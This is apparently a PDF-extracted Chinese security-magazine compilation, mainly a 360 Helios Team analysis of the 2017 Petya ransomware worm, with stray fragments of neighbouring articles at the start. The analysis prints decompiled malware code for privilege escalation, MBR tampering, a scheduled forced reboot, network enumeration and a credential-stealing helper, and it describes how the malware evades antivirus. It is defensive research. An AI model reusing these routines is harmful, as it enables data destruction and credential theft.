
该蠕虫在勒索类病毒中全球首例使用了远程高危漏洞进行自我传播复制，危害不小于冲击波和震荡波蠕虫，并且该敲诈者在文件加密方面的编程较为规范，流程符合密码学标准，因此在作者不公开私钥的情况下，很难通过其他手段对勒索文件进行解密，同时微软已对停止安全更新的 xp 和 2003 操作系统紧急发布了漏洞补丁，请大家通过更新 MS17-010 漏洞补丁来及时防御蠕虫攻击。

360 追日团队

360 追日团队（Helios Team）是 360 公司高级威胁研究团队，从事 APT 攻击发现与追踪、互联网安全事件应急响应、黑客产业链挖掘和研究等工作。团队成立于 2014 年 12 月，通过整合 360 公司海量安全大数据，实现了威胁情报快速关联溯源，独家首次发现并追踪了三十余个 APT 组织及黑客团伙，大大拓宽了国内关于黑客产业的研究视野，填补了国内 APT 研究的空白，并为大量企业和政府机构提供安全威胁评估及解决方案输出。

已公开 APT 相关研究成果

发布时间	报告名称	组织编号	报告链接
2015.05.29	海莲花：数字海洋的游猎者 持续3年的网络空间威胁	APT-C-00	http://zhuiri.360.cn/report/index.php/2015/05/29/apt-c-00/
2015.12.10	007黑客组织及地下黑产活动分析报告		https://ti.360.com/upload/report/file/Hook007.pdf
2016.01.18	2015年中国高级持续性威胁APT研究报告		http://zhuiri.360.cn/report/index.php/2016/01/18/apt2015/
2016.05.10	洋葱狗：交通能源的觊觎者 潜伏3年的定向攻击威胁	APT-C-03	http://zhuiri.360.cn/report/index.php/2016/05/10/apt-c-03/
2016.05.13	DarkHotel定向攻击样本分析	APT-C-06	http://bobao.360.cn/learning/detail/2869.html
2016.05.30	美人鱼行动：长达6年的境外定向攻击活动揭露	APT-C-07	http://zhuiri.360.cn/report/index.php/2016/05/30/apt-c-07/
2016.06.03	SWIFT之殇：针对越南先锋银行的黑客攻击技术初探		http://bobao.360.cn/learning/detail/2890.html
2016.07.01	人面狮行动 中东地区的定向攻击活动	APT-C-15	http://zhuiri.360.cn/report/index.php/2016/07/01/apt-c-15/
2016.07.21	台湾第一银行ATM机“自动吐钱”事件分析		http://bobao.360.cn/news/detail/3374.html
2016.08.04	摩诃草组织 来自南亚的定向攻击威胁	APT-C-09	http://zhuiri.360.cn/report/index.php/2016/08/04/apt-c-09/
2016.08.09	关于近期曝光的针对银行SWIFT系统攻击事件综合分析		http://zhuiri.360.cn/report/index.php/2016/08/25/swift/
2016.11.15	蔓灵花攻击行动（简报）		http://zhuiri.360.cn/report/index.php/2016/11/04/bitter/
2017.02.13	2016年中国高级持续性威胁研究报告		http://zhuiri.360.cn/report/index.php/2017/02/13/2016_apt_report/
2017.03.09	双尾蝎 伸向巴以两国的毒针	APT-C-23	http://zhuiri.360.cn/report/index.php/2017/03/09/twotailedscorpion/

联系方式

360 追日团队官网：http://zhuiri.360.cn/

邮箱：360zhuiri@360.cn

微信公众号：360 追日团队

扫描右侧二维码关微信公众号

可。这样经过短期“调教”后,则可以设置为阻断模式。

注：文章相关内容为天涯工作人员授权公开。

Petya 勒索蠕虫完全分析报告

作者：360 追日团队
原文来源：【安全客】http://bobao.360.cn/learning/detail/4039.html

前言

2017 年 6 月 27 日晚，乌克兰、俄罗斯、印度、西班牙、法国、英国以及欧洲多国遭受大规模 Petya 勒索病毒袭击，该病毒远程锁定设备，然后索要赎金。其中，乌克兰地区受灾最为严重，政府、银行、电力系统、通讯系统、企业以及机场都不同程度的受到了影响，包括首都基辅的鲍里斯波尔国际机场（Boryspil International Airport）、乌克兰国家储蓄银行（Oschadbank）、船舶公司（AP Moller-Maersk）、俄罗斯石油公司（Rosneft）和乌克兰一些商业银行以及部分私人公司、零售企业和政府系统都遭到了攻击。

此次黑客使用的是 Petya 勒索病毒的变种，使用的传播攻击形式和 WannaCry 类似，但该病毒除了使用了永恒之蓝（MS17-010）漏洞，还罕见的使用了黑客的横向渗透攻击技术。在勒索技术方面与 WannaCry 等勒索软件不同之处在于，Petya 木马主要通过加密硬盘驱动器主文件表（MFT），使主引导记录（MBR）不可操作，通过占用物理磁盘上的文件名、大小和位置的信息来限制对完整系统的访问，从而让电脑无法启动，故而其影响更加严重。如果想要恢复，需要支付价值相当于 300 美元的比特币。

由于这次攻击有很强的定向性 ,所以目前欧洲被感染的受害者较多。目前国内感染量较少，但是考虑到其横向攻击传播能力，未来存在较高风险在国内传播。

Petya 老样本简介

2016 年 4 月，敲诈勒索类木马 Petya 被安全厂商曝光，被称作是第一个将敲诈和修改 MBR 合二为一的恶意木马。木马 Petya 的主要特点是会先修改系统 MBR 引导扇区，强制重启后执行 MBR 引导扇区中的恶意代码，加密受害者硬盘数据后显示敲诈信息，并通过 Tor 匿名网络索取比特币。

Petya 与其他流行的勒索软件的不同点在于，Petya 不是逐个加密文件，而是通过攻击磁盘上的低级结构来拒绝用户访问完整的系统。这个敲诈勒索木马的作者不仅创建了自己的引导加载程序，还创建了一个 32 个扇区长的小内核。

Petya 的木马释放器会将恶意代码写入磁盘的开头。被感染的系统的主引导记录（MBR）将被加载一个小型恶意内核的自定义引导加载程序覆盖，然后该内核会进一步加密。 Petya 的敲诈信息显示其加密了整个磁盘，但这只是木马作者放出的烟雾弹，事实上，Petya 只是加密了主文件表（MFT），使文件系统不可读，来拒绝用户访问完整的系统。




图 1 Petya 的敲诈信息

Petya 新样本详细介绍

病毒样本类型为 DLL，有一个导出序号为 1 的函数。当这个函数被调用时，首先尝试提升当前进程的权限并设置标记，查找是否有指定的安全软件，后面会根据是否存在指定的安全软件跳过相应的流程。绕过安全软件的行为监控。

接下来修改磁盘的 MBR，并将生成的 Key，IV，比特币支付地址以及用户序列号写入磁盘的固定扇区。然后创建计划任务于 1 小时后重启。遍历局域网可以连通的 ip 列表，用于后续的局域网攻击。释放并执行抓取密码的进程，释放 psexec 进程用于后续执行远程命令。对系统的网络资源列表进行过滤，筛选本地保存的凭据，使用保存的凭据连接，成功后执行远程命令，进行局域网感染。

下一步生成随机 ip，连接 445 端口进行永恒之蓝漏洞攻击。然后遍历磁盘，对指定扩展名的文件进行加密。执行完所有流程后，清除日志并强行重启。




图 2 总体流程图

Petya 勒索蠕虫感染传播趋势分析

自 6 月 27 日在欧洲爆发的起，Petya 勒索病毒在短时间内袭击了多国。

根据 360 互联网安全中心的监测 ,对每一个小时的远程攻击进程的主防拦截进行了统计。从 6 月 28 号 0 点至 6 月 28 日晚上 7 点整，平均每小时攻击峰值在 5000 次以内。上午 10 点攻击拦截达到最高峰 ,后缓慢波动 ,在 14 点达到一个小高峰 ,然后攻击频率开始缓慢下降。由此可见，Petya 的攻击趋势在国内并不呈现几何级增长的趋势，而是缓慢下降的，并不具备进一步泛滥的趋势。

图 3 攻击频率

除乌克兰、俄罗斯、印度、西班牙、法国、英国以及欧洲多国遭受大规模的 Petya 攻击外，我国也遭受了同样的攻击。针对我国的攻击，主要集中在北京、上海、广州、深圳、香港等大城市，根据 360 互联网安全中心的监测，在全中国八十多个城市拦截到了攻击。

Petya 横向移动及传播技术分析

1、提升权限，设置执行标记

首先，Petya 病毒会尝试提升当前进程的 3 种权限：SeShutdownPrivilege、SeDebugPrivilege 和 SeTcbPrivilege，根据是否成功设置标记，后面执行相应的流程时会判断此标记，以防没有权限时系统报错。

```
1  void SetFlag()
2  {
3    signed int dwFlag; // esi@1
4
5    dwFlag = 0;
6    if ( !dword_5DF114 )
7    {
8      g_dwStartTime = GetTickCount();
9      if ( AdjustToken(L"SeShutdownPrivilege") )
10       dwFlag = 1;
11     if ( AdjustToken(L"SeDebugPrivilege") )
12       dwFlag |= Enum_TokenFlag_SeDebugPrivilege;
13     if ( AdjustToken(L"SeTcbPrivilege") )
14       dwFlag |= Enum_TokenFlag_SeTcbPrivilege;
15     g_dwTokenFlag = dwFlag;
16     g_dwFlag2 = ParseProcessName();
17     if ( GetModuleFileNameW(Src, &pszPath, 0x30Cu) )
18       sub_5C8ACF();
19   }
20 }
```


然后，通过 CreateToolhelp32Snapshot 枚举系统进程，判断是否有指定的安全软件，并设置标记。

枚举过程中，通过将进程名称进行异或计算得出一个值，将该值与预设的值进行比较，此处病毒是在寻找特定名称的进程 ,通过对算法进行逆向还原 ,我们找出预设值对应的进程名称：

进程名称	杀毒软件
0x2E214B44: avp.exe	卡巴斯基
0x651B3005: NS.exe	诺顿
0x6403527e: ccSvcHst.exe	诺顿


安全客（bobao.360.cn）

当存在 NS.exe(诺顿)或 ccSvcHst.exe(诺顿)进程时，不执行漏洞感染流程。

当存在 avp.exe(卡巴斯基)进程时，不执行 MBR 感染流程。

2、MBR 修改

获取分区类型，当为 MBR 格式时执行修改 MBR 流程。



随后，Petya 将修改机器的 MBR，具体流程如下：


1）通过微软的 CryptoAPI 生成长度为 60 字节的随机数

```
  phProv = 0;
  if ( CryptAcquireContextA(&phProv, 0, 0, 1u, 0xF0000000) )
    goto LABEL_14;
  v2 = GetLastError();
  if ( v2 > 0 )
    v2 = (unsigned __int16)v2 | 0x80070000;
  dword_1001F8F8 = v2;
  if ( v2 >= 0 )
  {
LABEL_14:
    if ( !CryptGenRandom(phProv, dwLen, pbBuffer) )
    {
      v3 = GetLastError();
      if ( v3 > 0 )
        v3 = (unsigned __int16)v3 | 0x80070000;
      dword_1001F8F8 = v3;
    }
  }
  if ( phProv )
    CryptReleaseContext(phProv, 0);
  return dword_1001F8F8;
}
```



对生成的随机数对 58 进行取模，取模后的值作为下述数组的索引

123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz，生成勒索界面显示的序列号

2）将病毒内置的 MBR 写入，长度为 0x13 个扇区



3）将随机生成的 key，IV，硬编码的比特币支付地址以及用户序列号写入磁盘第 0x20 个扇区



3、设置重启计划任务

创建计划任务，设定当前时间 1 小时后重启计算机。


```
int createShutDownTask()
{
  int v0; // ebx@1
  int v1; // eax@1
  unsigned int v2; // esi@3
  unsigned int v3; // edi@3
  _UNKNOWN *v4; // eax@6
  WCHAR v6; // [sp+Ch] [bp-E28h]@8
  __int16 v7; // [sp+80Ah] [bp-62Ah]@10
  WCHAR Buffer; // [sp+80Ch] [bp-628h]@3
  struct _SYSTEMTIME SystemTime; // [sp+E24h] [bp-10h]@1

  v0 = 0;
  GetLocalTime(&SystemTime);
  v1 = GetRandom();
  if ( (unsigned int)v1 < 10 )
    v1 = 10;
  v2 = (v1 + 3) % 60u + SystemTime.wMinute;
  v3 = ((v1 + 3) / 60u + SystemTime.wHour) % 24;
  if ( GetSystemDirectoryW(&Buffer, 0x30Cu) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
  {
    if ( IsWin7() )
    {
      v4 = (_UNKNOWN *)L"/RU \"SYSTEM\" ";
      if ( !(g_dwTokenFlag & Enum_TokenFlag_SeTcbPrivilege) )
        v4 = &unk_5D4388;
      wsprintfW(&v6, L"schtasks %ws/Create /SC once /TN \"\" /TR \"%ws\" /ST %02d:%02d", v4, &Buffer, v3, v2);
    }
    else
    {
      wsprintfW(&v6, L"at %02d:%02d %ws", v3, v2, &Buffer);
    }
    v7 = 0;
    v0 = RunCommand(0);
  }
  return v0;
```

安全客 (bobao.360.cn)

重启之后将执行病毒的 MBR，加密扇区。

4、遍历 IP

首先，Petya 检查被感染的机器是否为 Server 或者域控服务器



当检测到主机为服务器或者域控时，会枚举该主机 DHCP 已分配的 IP 信息，保存在列表中用于网络攻击。

```
GetComputerNameExW(ComputerNamePhysicalNetBIOS, &Buffer, &nSize);
if ( !DhcpEnumSubnets(&Buffer, &ResumeHandle, 0x400u, &EnumInfo, &ElementsRead, &ElementsTotal) )
{
  v13 = EnumInfo->NumElements;
  if ( v13 > 0 )
  {
    do
    {
      if ( !DhcpGetSubnetInfo(0, EnumInfo->Elements[v1], &SubnetInfo)
        && SubnetInfo->SubnetState == DhcpSubnetEnabled
        && !DhcpEnumSubnetClients(0, EnumInfo->Elements[v1], &v17, 0x10000u, &ClientInfo, &ClientsRead, &ClientsTotal) )
      {
        v3 = ClientInfo->NumElements;
        v15 = v3;
        if ( v3 && v2 < v3 )
        {
          do
          {
            v4 = &ClientInfo->Clients[v2]->ClientIpAddress;
```


5、释放并运行资源


进程首先从资源中解压缩 ID 为 1 的资源 ,在系统的%TEMP%目录下生成一个临时文件。

```
v3 = FindResourceW(Src, (LPCWSTR)((v20 != 0) + 1), (LPCWSTR)0xA);
if ( v3 )
  result = q_unpacker_res((int)&v23, v3);
else
  result = 0;
if ( result )
{
  if ( GetTempPathW(0x208u, &Buffer) )
  {
    if ( GetTempFileNameW(&Buffer, 0, 0, &TempFileName) )
    {
      pguid.Data1 = 0;
      *(_DWORD *)&pguid.Data2 = 0;
      *(_DWORD *)&pguid.Data4[0] = 0;
      *(_DWORD *)&pguid.Data4[4] = 0;
      if ( CoCreateGuid(&pguid) >= 0 )
      {
        lpsz = 0;
        if ( StringFromCLSID(&pguid, &lpsz) >= 0 )
        {
          if ( q_WriteMemToFile(v23, &TempFileName, lpMem) )
          {
            wsprintfW(&Parameter, L"\\\\.\\pipe\\%ws", lpsz);
```


随后程序启动线程尝试连接特定的命名管道并读取数据，随后将该临时文件作为进程启动，并且等待 1 分钟。

```
hThread = CreateThread(0, 0, q_ConnectPIPE, &Parameter, 0, 0);
if ( hThread )
{
  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  memset(&Dst, 0, 0x44u);
  v16 = 0;
  Dst = 68;
  wsprintfW(&CommandLine, L"\"%ws\" %ws", &TempFileName, &Parameter);
  if ( CreateProcessW(
         &TempFileName,
         &CommandLine,
         0,
         0,
         0,
         0x8000000u,
         0,
         0,
         (LPSTARTUPINFOW)&Dst,
         &ProcessInformation) )
  {
    WaitForSingleObject(ProcessInformation.hProcess, 0xEA60u);
```


对启动的临时文件进行分析，其代码功能与 mimikatz，一款 Windows 下抓取密码的工具类似，Petya 通过命名管道从该工具进程中获取本机账户密码。

